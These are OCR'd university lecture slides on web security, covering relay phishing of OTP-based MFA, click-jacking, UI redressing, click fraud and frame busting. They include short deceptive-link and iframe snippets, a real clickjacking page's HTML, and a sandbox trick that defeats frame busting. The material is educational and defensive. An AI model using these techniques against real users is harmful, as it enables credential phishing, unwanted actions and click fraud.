malware in 2016



Source: Safe Browsing (Google Transparency Report)

[Slide by Christiaan Brand, BlackHat 2019; data from Google Transparency Report]

Criminal business models: selling user profiles



Genesis market & Operation Cookie monster

Genesis market sold user profiles not only usernames & passwords,
but also session cookies and
browser & device fingerprints *(why?)*

Taken down in 2024

https://www.troyhunt.com/seized-genesis-market-data-is-now-searchable-in-have-i-been-pwned-courtesy-of-the-fbi-and-operation-cookie-monster/

Multi-Factor Authentication (MFA, aka 2FA)

Additional One Time Password (OTP)

time-based OTP
OTP via SMS
OTP via push notification

1. username
password

3. OTP

web server

OTP

2. OTP via SMS or push notification

or: 2. app generating
time-based OTP

Can this be phished?

Phishable MFA ☹

1. username
password

3. OTP

1'. username
password

3'. OTP

genuine
web server

phishing
site

OTP


2. OTP via SMS or push notification

or: 2. app generating
time-based OTP


A phishing website can simply relay username & password,
wait for user to provide OTP,
and then relay that ...

Phishing proxy software

Eg EvilGinx, Muraena, Modlishka, …




Countermeasure 1 – extra location check in app



App for entering push notification shows client
& location of the user

If this shows wrong location or different client victim can spot an attack

Countermeasure 2




Scripts in the site that is cloned could check the domain name and

- warn user, and/or
- report back to the bank that the site is cloned

This could be defeated, but that's more work for the attacker

Phishing-resistant MFA

FIDO2 token or **Passkey**



Key idea: token authenticates that it is talking with the real website

Click-jacking & UI redressing

UI = User Interface

aka

UX = User Experience

HMI = Human-Machine Interface

Click-jacking & UI redressing

These attacks try to confuse the user into unintentionally doing something, such as

- clicking some link – aka click-jacking
- providing text input to some field

If this involves re-using components of the targeted website, this is called UI re-dressing

The simplest forms of click-jacking are just CSRF

Beware: terminology can be messy in discussions of these attacks

Basic click-jacking

Make the victim unintentionally click on some link


```
<a onMouseUp=window.open("http://mafia.org/")
 href="http://www.police.nl">Trust me, it is safe to
 click here, you will simply go to police.nl</a>
```

See demo
http://www.cs.ru.nl/~erikpoll/websec/demo/clickjack_basic.html

Why would attacker want to do this?

- Some unwanted side-effect of clicking the link
  Especially if user is automatically authenticated by the target website (thanks to cookie), ie. CSRF
- Click fraud

Example clickjacking attack:
with age confirmation check



S3.AMAZONAWS.COM

Votre vie avant et après le mariage, en images

Pour accéder à ce site, vous devez être âgé de 16 ans ou plus.

Avez-vous plus de 16 ans?

OUI.

Example clickjacking attack

Inspecting HTML source to see what you are actually clicking

```
<div class="popup-copy">

    <h4>Pour accéder à ce site, vous devez être âgé de 16 ans ou
    plus.</h4>
    <h4>Avez-vous plus de 16 ans?</h4>

        <button type="submit" name="submit" class="btn
        btn-newsletter" onclick="top.location.href = '
            https://s3.amazonaws.com/q93tz5838rkh7kgmn6borad/
            s73OaI5Vxa9Uejre.html'">Oui.</button>
        <iframe class="d8485i63ikjasdiu73h" id="
        d8485i63ikjasdiu73h"  onload="" scrolling="no" src="
        https://pejzbugpedau.s3.amazonaws.com/iframe.html"></
        iframe>
    </form>
</div>
```

Inspecting contents of these Amazon S3 buckets leads to

https://mobile.facebook.com/v2.6/dialog/share?app_id=283197842324324&locale=en_US&mobile_iframe=1

Clicking age confirmation shares a post on Facebook.

Such clickjacking can get the attacker many likes or shares!

So this clickjacking attack is just (obfuscated) CSRF

Business model for click jacking: click fraud

- Web sites that publish ads are paid for the number of click-throughs (ie, number of visitors that click on these ads)

- Click fraud: attacker tries to generate lots of clicks on ads, that are not from genuinely interested visitors

- Motivations for attacker
  1. generate revenue for web site hosting the ad
  2. generate lots of likes on YouTube, Insta,...


Other forms of click fraud - apart from tricking people:

- **Click farms**
  hiring people to manually click ads


- **Click bots**
  running software to automate clicking,
  often hijacked computers in botnet,

Criminal business models: YouTube views

generate & sell views, likes, … for websites that ranks results based on views, likes, …



Criminal business models: YouTube likes




UI redressing

Attacker creates a malicious web page that includes elements of a target website, esp. links victims can click.

- With iframe (inline frame) with content from attacked website
  - iframes allow flexible nesting, cropping, and overlapping

Two approaches

1. "steal" a button with non-specific text



2. make a iframe transparent


Old UI redressing example

Tricking users into altering security settings of Flash

- Load Adobe Flash player settings into an invisible iframe
- Click will give permission for any Flash animation to use the computer's microphone and camera


UI redressing example

Trick users into confirming a financial transaction



UI redressing example

Trick users to login to a banking website



Click-jacking and UI redressing: abusing trust

- These attacks abuse trust users have in a webpage
  - in what they *see* in their browser

- These attacks also abuse trust a web server has in the browser:

  the web server trusts that all actions from the browser are performed *willingly* & *intentionally by the user*

- Some browser will prevent users from interacting with transparent content

  Check if your browser does at

  http://www.cs.ru.nl/~erikpoll/websec/demo/clickjack_some_button.html

  http://www.cs.ru.nl/~erikpoll/websec/demo/clickjack_some_button_transparent.html

Countermeasures against UI redressing

Frame busting

Countermeasure to prevent being included as iframe: webpage tries to bust any frames it is included in

Example JavaScript code for frame busting

```
if (top!=self){
        top.location.href = self.location.href
}
```

- `top` is the top (or outer) window in the DOM; `self` is the current frame
- If an iframe executes this code, it will make itself the top window.
- For a demo, see
  https://www.cs.ru.nl/~erikpoll/websec/demo/framebusting1.html
  which includes a frame-busting iframe
  https://www.cs.ru.nl/~erikpoll/websec/demo/framebuster.html

Lots of variations possible, some more robust than others

Busting frame busting

Recall HTML sandboxing of iframes (discussed 2 weeks ago):
This allows attacker to restrict capabilities of a victim iframe

- eg. iframe be disallowed to change `top.location`

This can block framebusting scripts

Example HTML code for this:

```
<iframe sandbox="allow-scripts allow-forms"
                src="facebook.html"> </iframe>
```

- `allow-scripts`: allow scripts
- `allow-forms`: allow forms
